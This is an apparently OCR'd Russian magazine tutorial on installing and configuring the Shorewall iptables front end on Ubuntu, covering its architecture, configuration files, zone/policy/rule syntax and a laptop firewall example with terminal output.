- поддержка и автоматическое определение доступных особенностей Netfilter/iptables. Это крайне полезно, поскольку его версии могут разниться от дистрибутива к дистрибутиву;
- деление сетей на зоны. При этом как несколько сетевых интерфейсов могут соответствовать одной зоне, так и один интерфейс может соответствовать нескольким зонам. Есть также поддержка вложенных и пересекающихся зон;
- поддержка всевозможных видов NAT;
- возможность простого использования на одном брандмауэре/роутере нескольких провайдеров;
- централизованное управление несколькими брандмауэрами с установленным Shorewall Lite;
- возможность написания собственных расширений, если основной функциональности почему-либо окажется недостаточно,

  и многие другие.

На данный момент в репозиториях Ubuntu 15.04 имеется версия 4.6.4, которую мы и рассмотрим.

УСТАНОВКА И АРХИТЕКТУРА

Перед установкой стоит удалить ufw — стандартный фронтенд iptables в Ubuntu, а уже потом устанавливать Shorewall. Для этого набираем следующие команды:

```
$ sudo apt-get remove ufw
$ sudo apt-get install shorewall
```

```
Хотите продолжить? [Д/н]
Получено:1 http://ru.archive.ubuntu.com/ubuntu/ vivid/universe shorewall-core al
l 4.6.4.3-2 [38,1 kB]
Получено:2 http://ru.archive.ubuntu.com/ubuntu/ vivid/universe shorewall all 4.6
.4.3-2 [688 kB]
Получено 727 kБ за 1c (651 kБ/c)
Предварительная настройка пакетов ...
Выбор ранее не выбранного пакета shorewall-core.
(Чтение базы данных … на данный момент установлено 189782 файла и каталога.)
Подготовка к распаковке …/shorewall-core_4.6.4.3-2_all.deb …
Распаковывается shorewall-core (4.6.4.3-2) …
Выбор ранее не выбранного пакета shorewall.
Подготовка к распаковке …/shorewall_4.6.4.3-2_all.deb …
Распаковывается shorewall (4.6.4.3-2) …
Обрабатываются триггеры для systemd (219-7ubuntu6) …
Обрабатываются триггеры для ureadahead (0.100.0-19) …
Обрабатываются триггеры для man-db (2.7.0.2-5) …
Настраивается пакет shorewall-core (4.6.4.3-2) …
Настраивается пакет shorewall (4.6.4.3-2) …
update-rc.d: warning: start and stop actions are no longer supported; falling ba
ck to defaults
Обрабатываются триггеры для systemd (219-7ubuntu6) …
Обрабатываются триггеры для ureadahead (0.100.0-19) …
➜ ~
```

Терминал - rom@xubuntu-1504: ~

Файл Правка Вид Терминал Вкладки Справка

Установка Shorewall

Перед настройкой стоит описать его архитектуру. У Shorewall есть шесть пакетов: Shorewall Core, Shorewall/Shorewall6, Shorewall-lite/Shorewall6-lite и Shorewall-init. Первый пакет используется всеми остальными, вторые два предоставляют Shorewall для IPv4/IPv6 соответственно, следующие два предлагают версию, которую нужно устанавливать на брандмауэрах при непосредственном управлении ими, и, наконец, последний предоставляет некоторые возможности для upstart. Мы будем говорить только о собственно Shorewall.

Shorewall, в свою очередь, состоит из нескольких компонентов. Рассмотрим их подробнее.

`/sbin/shorewall` — утилита для администрирования, через которую и выполняется всяческое обслуживание, включая загрузку правил при запуске системы. На самом деле это shell-скрипт.

В каталоге `/usr/share/shorewall/` лежат основные компоненты Shorewall:

- **compiler.pl** — «сердце» Shorewall, скрипт на Perl, который и компилирует правила Shorewall в правила iptables; когда-то была альтернативная версия Shorewall, целиком написанная на Shell, но от нее отказались из-за проблем с быстродействием;
- **action.template** — шаблон для создания действий. «Действия» — некий набор правил для iptables, который, в свою очередь, тоже можно представить как шаблон. Для знакомых с iptables это можно выразить проще — цепочка (chain) в таблице filter;
- **action.** — файлы, содержащие стандартные действия;
- **actions.std** — файл, содержащий список стандартных действий;
- **configfiles/** — каталог, содержащий файл для создания каталога экспорта в Shorewall-lite;
- **configpath** — файл, содержащий дистрибутивоспецифичные пути;
- **firewall** — shell-скрипт, обрабатывающий команды add и delete, предназначенные для добавления хостов и подсетей в динамические зоны, которые, как правило, применяются при создании VPN, и удаления их. Также этот скрипт обрабатывает команды stop и clear, когда в системе нет текущего скомпилированного набора правил;
- **functions** — символическая ссылка на lib.base, предназначенная для сохранения совместимости со старыми версиями Shorewall;
- **init** — символическая ссылка на init-скрипт;
- **lib.** — библиотеки функций, используемые в shell-скриптах;
- **macro.** — стандартные макросы для Shorewall. Макросы позволяют задавать имена для наборов из одного или нескольких правил iptables;
- **modules** и **modules**. — файлы, управляющие загрузкой модулей. Причем если первый оперирует сразу группами модулей и его можно переопределить, скопировав в каталог конфигов, то остальные эти группы определяют, и их трогать не нужно;
- **prog.** — фрагменты shell-скриптов, использующиеся в качестве входных данных для компилятора правил;
- **Shorewall/** — каталог, содержащий модули Perl, используемые этим компилятором;
- **version** — файл, содержащий сведения о текущей версии Shorewall;
- **wait4ifup** — Shell-скрипт, который может использоваться скриптами расширения для ожидания доступности какого-либо интерфейса.

```
Терминал - root@xubuntu-1504: /etc/shorewall
Файл  Правка  Вид  Терминал  Вкладки  Справка
#                       # 'upnp' interfaces.
#    Limit              # Limit the rate of connections from each individual
#                       # IP address
#
###############################################################################
#ACTION
A_Drop                          # Audited Default Action for DROP policy
A_Reject                        # Audited Default action for REJECT policy
allowInvalid inline             # Accepts packets in the INVALID conntrack state
AutoBL       noinline           # Auto-blacklist IPs that exceed thesholds
AutoBLL      noinline           # Helper for AutoBL
Broadcast    noinline           # Handles Broadcast/Multicast/Anycast
DNSAmp                          # Matches one-question recursive DNS queries
Drop                            # Default Action for DROP policy
dropInvalid  inline             # Drops packets in the INVALID conntrack state
DropSmurfs   noinline           # Drop smurf packets
Established  inline             # Handles packets in the ESTABLISHED state
IfEvent      noinline           # Perform an action based on an event
Invalid      inline             # Handles packets in the INVALID conntrack state
New          inline             # Handles packets in the NEW conntrack state
NotSyn       inline             # Handles TCP packets which do not have SYN=1 an
d ACK=0
Reject                          # Default Action for REJECT policy
                                                                  40,1          77%
```

Файл actions.std

```
Терминал - root@xubuntu-1504: /etc/shorewall
Файл  Правка  Вид  Терминал  Вкладки  Справка
    [ --directory=<directory> ]
    [ --verbose={-1|0-2} ]
    [ --timestamp ]
    [ --debug ]
    [ --confess ]
    [ --refresh=<chainlist> ]
    [ --log=<filename> ]
    [ --log-verbose={-1|0-2} ]
    [ --test ]
    [ --preview ]
    [ --family={4|6} ]
    [ --annotate ]
    [ --update ]
    [ --convert ]
    [ --directives ]
    [ --shorewallrc=<pathname> ]
    [ --shorewallrc1=<pathname> ]
    [ --config_path=<path-list> ]
    [ --inline ]
    [ --tcrules ]
_EOF_

exit shift @_;
                                                                  82,1          39%
```

compiler.pl — сам компилятор, который и генерирует правила Netfilter

В каталоге `/etc/shorewall` лежат файлы конфигурации для IPv4-версии фронтенда. `/var/lib/shorewall` используется для хранения информации о состоянии. Там могут находиться, например, файлы:

- **.iptables-restore-input** — файл, передаваемый в iptables-restore и предназначенный для ускорения восстановления правил при запуске/перезапуске и для отладки;
- **.modules** — список модулей, использовавшихся при последнем запуске/перезапуске;
- **restore** — скрипт, используемый при выполнении команды shorewall restore;
- **.restore** — опять же скрипт, использовавшийся во время последнего удачного выполнения команд shorewall start, shorewall restart или shorewall refresh;
- **save** — создается по команде shorewall save и служит для восстановления динамического черного списка после запуска/перезапуска;
- **state** — записывается состояние брандмауэра.

Посмотрим вкратце, как все это работает, на примере. При компиляции (shorewall compile) вызывается скрипт **`/sbin/shorewall`**, подключающий библиотеку функций **`lib.cli`** и вызывающий функцию shorewall_cli, которая парсит аргументы. Затем в данной функции из **`lib.cli-std`** вызывается функция compile_command, также парсящая аргументы (уже свои), и в итоге она выполняет очередную функцию — compiler. В конечном счете вызывается скрипт на Perl, в свою очередь компилирующий shell-скрипт, выполняемый уже другой командой (к примеру, shorewall start).

При запуске указанной выше команды первый этап парсинга выполняется аналогично. Затем вызывается функция get_config из файла **`lib.cli-std`**, устанавливающая переменные, получаемые из файла конфигурации. Следом выполняется функция start_command, которая, в свою очередь, вызывает функцию run_it, уже и выполняющую скомпилированный из набора правил скрипт.

Стоит заметить, что Shorewall жестко привязан к суперпользователю (в скриптах зашиты проверки на UID = 0), так что при использовании Capabilities администраторы оказываются в пролете.

Посмотрим, как данный фронтенд настраивать, в том числе синтаксис правил.

КОНФИГУРИРОВАНИЕ SHOREWALL

Поскольку Shorewall позволяет сделать много чего, то и конфигурационных файлов у него достаточно. В простейшем случае, однако, можно обойтись пятью-шестью. Взглянем на них.

`/etc/shorewall/shorewall.conf` — файл, управляющий глобальными настройками Shorewall. Посмотрим некоторые его интересные места:

```
# Допускается ли запуск Shorewall?
STARTUP_ENABLED=Yes
# Вывод сообщений при запуске. 0 — вообще не выводить, 1 — выводить
```

```
только важные сообщения, 2 — максимальный уровень
VERBOSITY=1
# <...>
# Логирование «марсианских пакетов» (адреса источника/назначения которых зарезервированы) на всех интерфейсах. Даже если его здесь отключить, всегда можно включить для конкретного интерфейса. Может принимать значения Yes, No и Keep — оставить как есть
LOG_MARTIANS=Yes
# Уровень логирования поведения при запуске в файл, указанный в параметре STARTUP_LOG? -1 — отключено, 0 — только ошибки, 1 — логировать основные сообщения, 2 — логировать все
LOG_VERBOSITY=2
# Местонахождение лог-файла, который команды для просмотра информации (такие как shorewall dump или shorewall show log) будут обрабатывать
# <...>
# Файл лога запуска
STARTUP_LOG=/var/log/shorewall-init.log
# <...>
# Следующие строки описывают действия по умолчанию для политик. Эти действия применяются до применения к соединению основных политик. Список встроенных действий можно получить в файле /usr/share/shorewall/actions.std
ACCEPT_DEFAULT=none
DROP_DEFAULT=Drop
NFQUEUE_DEFAULT=none
QUEUE_DEFAULT=none
REJECT_DEFAULT=Reject
# <...>
# Поддержка учета трафика
ACCOUNTING=Yes
# Таблица для учета. Возможно использовать либо filter, либо mangle
ACCOUNTING_TABLE=filter
# Автоматически связывать хелперы с приложениями. Начиная с ядра 3.5 их, однако, рекомендуется включать вручную
AUTOHELPERS=Yes
# Файлы с именами, как у цепочек, интерпретируются как скрипты. Это было необходимо до появления возможности inline-вставок BEGIN PERL...END PERL в файлах конфигурации, сейчас же опционально
CHAIN_SCRIPtS=Yes
# <...>
# Использование таблицы MANGLE при генерации правил
MANGLE_ENABLED=Yes
# <...>
# Оптимизация генерируемых правил. Тут допустимы категории 0, 1, 2, 4, 8 и 16, их комбинации, достигаемые обычным сложением, а также значения All и None (последнее аналогично нулевой категории). В частности,
```



```
категория 2 означает, что все правила ACCEPT будут объединяться в одну
цепочку. Остальные оптимизации более сложны
OPTIMIZE=0
# <...>
```

`/etc/shorewall/zones` описывает сетевые зоны, представляет собой таблицу. Кратко расскажем про ее столбцы и приведем пример.

Столбец ZONE определяет имя зоны. Имя должно начинаться с буквы, может содержать буквы, цифры и подчеркивания и, при формате логирования по умолчанию, быть не более шести символов. Имена all, any, none, DEST и SOURCE зарезервированы. Порядок, в котором Shorewall определяет соответствие пакетов зонам, соответствует порядку определения зон. Допустимо также определение вложенных зон, но это выходит за рамки данной статьи.

Столбец TYPE определяет тип зоны и может быть одним из следующих:

- **ipv4** — стандартный тип, если в данном столбце ничего не задано или стоит прочерк, то применяется по умолчанию. Соединение с некоторыми хостами зоны может быть зашифрованным.
- **ipsec** или **ipsec4** — соединение со всеми компьютерами зоны шифровано.
- **firewall** — описывает собственно зону брандмауэра.

Есть еще и другие типы, но смысла рассматривать их нет.

OPTIONS, IN OPTIONS и OUT OPTIONS — определяют опции (в основном относящиеся к IPSec, например proto указывает протокол инкапсуляции) для двунаправленного, входящего и исходящего трафика соответственно.

Пример файла:

```
#ZONE   TYPE        OPTIONS     IN OPTIONS      OUT OPTIONS
fw      firewall
net     ipv4
```

Файл `/etc/shorewall/interfaces` содержит описание сетевых интерфейсов, которые могут использоваться в Shorewall, и сопоставляет их с зонами. Существует два формата данного файла — со столбцом BROADCAST, используемым для предоставления интерфейсу широковещательного адреса, и без него. Формат без данного столбца задается строкой ?FORMAT 2. Перечислим вкратце доступные столбцы:

- ZONE — указывается зона, присутствующая в файле zones;
- INTERFACE — логическое имя интерфейса; каждый интерфейс может быть указан в данном файле только один раз. Виртуальные интерфейсы указывать нельзя. Допустимо использовать и символы подстановки — например, ppp+ соответствует и ppp0, и ppp5, но не ppp;

- OPTIONS — список различных опций, разделенных запятыми. К примеру, опция dhcp используется чаще всего для указания того, что интерфейс получает адрес по DHCP, а опция net предоставляет возможность ограничить список подсетей для конкретной зоны.

Пример файла interfaces:

```
?FORMAT 2
#ZONE        INTERFACE        OPTIONS
-            lo               ignore
net          all              dhcp,physical=+,routeback
```

Файл `/etc/shorewall/policy` определяет общие политики для соединений между зонами, если пакет или соединение не соответствует ни одному правилу. Порядок строк в этом файле имеет значение. Посмотрим, какие в этом файле столбцы:

- SOURCE — источник. Может быть именем зоны, $FW (самим брандмауэром), all и all+ — последнее значение переопределяет внутризоновую политику;
- DEST — назначение. Значения аналогичны SOURCE;
- POLICY — политика. Тут используются те самые значения, которые были указаны в файле shorewall.conf. Через двоеточие можно задать конкретное действие из списка действий `/usr/share/shorewall/actions.std` или макрос. Если стоит NONE, над пакетом не будет произведено никакое действие. Нужно отметить, что NONE не может использоваться, если в качестве источника/назначения указан $FW или all;
- LOG LEVEL — позволяет определить уровень логирования для соединений, соответствующих данной политике. Может быть от debug до emerg, плюс возможно указывать ULOG или NFLOG для направления логов в соответствующий демон;
- BURST:LIMIT — позволяет задать ограничения на количество соединений за единицу времени как для адреса источника, так и для адреса назначения.

Пример:

```
#SOURCE DEST    POLICY  LOG LEVEL   BURST:LIMIT
$FW     net     ACCEPT
net     all     DROP
```

Тут разрешаются все исходящие соединения от компьютера брандмауэра в зону net и запрещаются все соединения, приходящие из данной зоны.

Наконец, файл `/etc/shorewall/rules` содержит собственно правила. Этот файл делится еще и на секции. Рассмотрим их. В секции ALL задаются правила,

которые будут применяться независимо от состояния соединения для пакета. Для создания правил на пакеты с учетом состояний ESTABLISHED и RELATED предназначены секции ESTABLISHED и RELATED соответственно. В качестве действий для них допустимы лишь ACCEPT, DROP, REJECT, LOG и QUEUE. Правила для пакетов в состоянии INVALID задаются в секции с соответствующим именем. Доступные действия аналогичны тем же, что описывались чуть выше. UNTRACKED применяется для тех пакетов, чье состояние нельзя отследить. Доступные действия опять же идентичны предыдущим. В секции NEW указываются правила не только для пакетов с соответствующим состоянием. Правила, указанные в ней, применяются и для пакетов с состояниями INVALID и UNTRACKED, если они отсутствуют в нужных секциях. Также, если в файле не указана ни одна секция, подразумевается, что есть только описываемая. Имена столбцов в данном случае говорят сами за себя или аналогичны тем, что были описаны ранее, поэтому их рассматривать не будем, а приведем сразу пример:

```
#ACTION         SOURCE    DEST      PROTO     DEST PORT    SOURCE PORT(S)
?SECTION ALL
?SECTION ESTABLISHED
?SECTION RELATED
?SECTION INVALID
?SECTION UNTRACKED
?SECTION NEW
Invalid(DROP)   net       $FW       tcp
SSH(ACCEPT)     net       $FW
Ping(ACCEPT)    net       $FW
```

Возможно, этот пример покажется удивительным, но на самом деле действия, указанные в нем, либо соответствуют одному из действий в файле action.std (как в случае с действием Invalid(DROP), запрещающим пакеты в состоянии Invalid), либо являются макросами, как в случае с SSH(ACCEPT) и Ping(ACCEPT), разрешающими, соответственно, SSH и Ping. Во всех правилах в данном примере в качестве источника указывается зона net, а в качестве назначения сам компьютер с брандмауэром.

Nftables

Nftables представляет собой нечто аналогичное bpf: утилита nft компилирует правила в байт-код и передает его в ядро. Это позволяет не только значитель-

но улучшить гибкость, но и уменьшить количество кода ядра. Так, отпадает надобность в реализации расширений режима ядра для поддержки всякого вновь появляющегося протокола. В качестве же базовых «кирпичиков» выступают элементы старого доброго Netfilter, такие как хуки.

Синтаксис утилиты nft, однако, отличается от синтаксиса старых утилит и представляет собой иерархический язык, более подходящий для описания правил, нежели линейный стиль iptables. Парсер для этого языка сгенерирован с помощью BISON.

SHOREWALL НА НОУТБУКЕ

Модифицируем базовый пример для ноутбука. Для простоты предположим, что дома ноутбук подключен кабелем к локальной сети и владелец его считает эту сеть доверенной, а «на выезде» он пользуется беспроводной сетью, которая, понятно, недоверенная.

Определим зоны home и wifi, для чего в файл zones добавляем строчки:

```
home    ipv4
wifi    ipv4
```

Затем добавляем зоны в файл interfaces:

```
home    eth0    dhcp
wifi    wlan0   dhcp
```

И настраиваем политики (предварительно закомментировав уже существующие):


```
$FW     home    ACCEPT
home    $FW     ACCEPT
$FW     wifi    ACCEPT
wifi    $FW     DROP
```

В файле правил, опять же после комментирования существующих, записываем следующие строчки:

```
Invalid(DROP)    home    $FW    tcp
Ping(ACCEPT)     wifi    $FW
```

Проверяем, компилируем и запускаем:

```
$ shorewall check
$ shorewall compile && shorewall start
```



Терминал - root@xubuntu-1504: /etc/shorewall

Файл Правка Вид Терминал Вкладки Справка

```
root@xubuntu-1504:/etc/shorewall# shorewall check
Checking...
Processing /etc/shorewall/params ...
Processing /etc/shorewall/shorewall.conf...
Loading Modules...
Checking /etc/shorewall/zones...
Checking /etc/shorewall/interfaces...
Determining Hosts in Zones...
Locating Action Files...
Checking /etc/shorewall/policy...
Adding rules for DHCP
Checking TCP Flags filtering...
Checking Kernel Route Filtering...
Checking Martian Logging...
Checking MAC Filtration -- Phase 1...
Checking /etc/shorewall/rules...
Checking /etc/shorewall/conntrack...
Checking MAC Filtration -- Phase 2...
Applying Policies...
Checking /usr/share/shorewall/action.Drop for chain Drop...
Checking /usr/share/shorewall/action.Broadcast for chain Broadcast...
Shorewall configuration verified
root@xubuntu-1504:/etc/shorewall#
```

Проверка конфигов

Терминал - root@xubuntu-1504: /etc/shorewall

Файл Правка Вид Терминал Вкладки Справка

```
Compiling /etc/shorewall/policy...
Adding rules for DHCP
Compiling TCP Flags filtering...
Compiling Kernel Route Filtering...
Compiling Martian Logging...
Compiling MAC Filtration -- Phase 1...
Compiling /etc/shorewall/rules...
Compiling /etc/shorewall/conntrack...
Compiling MAC Filtration -- Phase 2...
Applying Policies...
Compiling /usr/share/shorewall/action.Drop for chain Drop...
Compiling /usr/share/shorewall/action.Broadcast for chain Broadcast...
Generating Rule Matrix...
Compiling /usr/share/shorewall/action.Reject for chain Reject...
Creating iptables-restore input...
Shorewall configuration compiled to /var/lib/shorewall/.start
Starting Shorewall....
Initializing...
Setting up Route Filtering...
Setting up Martian Logging...
Preparing iptables-restore input...
Running /sbin/iptables-restore...
done.
root@xubuntu-1504:/etc/shorewall#
```

Компиляция правил и запуск Shorewall

Все, ноутбук защищен.

ЗАКЛЮЧЕНИЕ

Shorewall остается очень мощным инструментом даже сейчас, с появлением nftables. Оно, впрочем, неудивительно, поскольку это более высокоуровневый инструмент. Конфигурировать его тоже легче, что мы и увидели из примеров. Но как Shorewall можно сравнить с языком высокого уровня, так и iptables можно сравнить с ассемблером — а, как известно, в некоторых случаях (хотя и далеко не во всех) код на ассемблере, написанный человеком, более быстрый, нежели сгенерированный машиной.

```
Терминал - root@xubuntu-1504: /etc/shorewall
Файл  Правка  Вид  Терминал  Вкладки  Справка
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
    1   576 net-fw     all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 Drop       all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 LOG        all  --  *      *       0.0.0.0/0            0.0.0.0/0            LOG flags 0 level 6 prefix "Shorewall:INPUT:DROP:"
    0     0 DROP       all  --  *      *       0.0.0.0/0            0.0.0.0/0

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 lo_fwd     all  --  lo     *       0.0.0.0/0            0.0.0.0/0
    0     0 net_frwd   all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 Reject     all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 LOG        all  --  *      *       0.0.0.0/0            0.0.0.0/0            LOG flags 0 level 6 prefix "Shorewall:FORWARD:REJECT:"
    0     0 reject     all  --  *      *       0.0.0.0/0            0.0.0.0/0           [goto]

Chain OUTPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  *      lo      0.0.0.0/0            0.0.0.0/0
    0     0 fw-net     all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 Reject     all  --  *      *       0.0.0.0/0            0.0.0.0/0
    0     0 LOG        all  --  *      *       0.0.0.0/0            0.0.0.0/0            LOG flags 0 level 6 prefix "Shorewall:OUTPUT:REJECT:"
    0     0 reject     all  --  *      *       0.0.0.0/0            0.0.0.0/0           [goto]

Chain Broadcast (2 references)
 pkts bytes target     prot opt in     out     source               destination
    0     0 DROP       all  --  *      *       0.0.0.0/0            0.0.0.0/0            ADDRTYPE match dst-type BROADCAST
    0     0 DROP       all  --  *      *       0.0.0.0/0            0.0.0.0/0            ADDRTYPE match dst-type MULTICAST
    0     0 DROP       all  --  *      *       0.0.0.0/0            0.0.0.0/0            ADDRTYPE match dst-type ANYCAST

